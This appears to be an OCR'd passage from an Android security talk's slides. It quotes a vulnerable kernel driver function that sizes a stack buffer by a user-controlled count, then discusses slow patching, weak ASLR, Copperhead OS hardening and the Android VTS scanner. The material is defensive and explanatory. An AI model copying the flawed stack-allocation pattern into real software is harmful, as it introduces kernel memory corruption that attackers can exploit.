- Then to AOSP for the tegra kernel line, where a more serious corruption could happen for a different implementation. However it was already internally fixed in 3.10 kernel branch

```
170 static ssize_t rmi_char_dev_write(struct file *filp, const char __user *buf,
171                 size_t count, loff_t *f_pos)
172 {
173         struct rmi_char_dev *my_char_dev = filp->private_data;
174         ssize_t ret_value  = 0;
175         unsigned char tmpbuf[count+1];
176         struct rmi_phys_device *phys;
177
```


tmpbuf is allocated on kernel stack, and count is user controlled.
Too bad that kernel stack is just 1-2 memory pages.

Ways forward

- Modular, updatable components
  - Google Play updatable System Webview
- Fast patching cycle(s) and decent support lifetimes
  - Android Handset Alliance -- dead?
  - Device support is often measured on the order of months
- System hardening
  - Copperhead OS // security concise fork of CM
- Visibility into device vulnerabilities
  - Android VTS

Patching

- Fast patching cycles are critical
- Updates times are ridiculous
  - Sometimes almost a year between updates
  - OEMs blame carriers
  - Carriers can blame OEMs, etc..
- The lifetime of devices is extremely short
  - Use a 3rd party ROM like CM
  - Buy a Nexus device
- Some OEMs agreed to monthly security updates (not HTC -- it's unrealistic?!)
  - Arguably still too slow
  - Lack of follow through on similar promises in the past
- Modularity of more system components like webview to update piecewise




ASLR and Hardening system_server

- ASLR on android is still in a very poor state
  - Only a few bits of entropy in many cases
- Attacking system_server locally isn't even probabilistic because of zygote forking model
- People claimed to exploit Stagefright bugs in about a handful of tries
  - Combination of a few different issues including choice of heap allocator
- Copperhead has done some nice nice work in this realm and changed the forking model of zygote to randomize mem layout of system_server

Copperhead

- One of the few ‘secure device’ projects that actually makes the device more secure
- Adds PaX kernel protections
- Changes the zygote forking mechanism to fix ASLR
- Swap heap allocator from jemalloc to OpenBSD malloc make heap exploitations more difficult
- Enables integer overflow protections to prevent a class of stagefright-like bugs
- A technical overview here: https://copperhead.co/docs/technical_overview



Android VTS

Understand which vulnerabilities your device is susceptible to

- In depth view into device vulnerabilities
- Designed in a way which will not cause system instabilities
- Open Source / community driven
- Can be used as a type of ‘report card’ for OEM patching
- It should become a comprehensive suite to device security
- Sourcecode code and binary builds are located at : https://github.com/nowsecure/android-vts

- Download, run, and contribute :D

Questions?

Thank you!

Ryan Welton

Security Researcher, NowSecure

ryan.g.welton@gmail.com

Twitter: @fuzion24

github.com/fuzion24

Marco Grassi

Security Researcher, KEEN Team

Twitter: @marcograss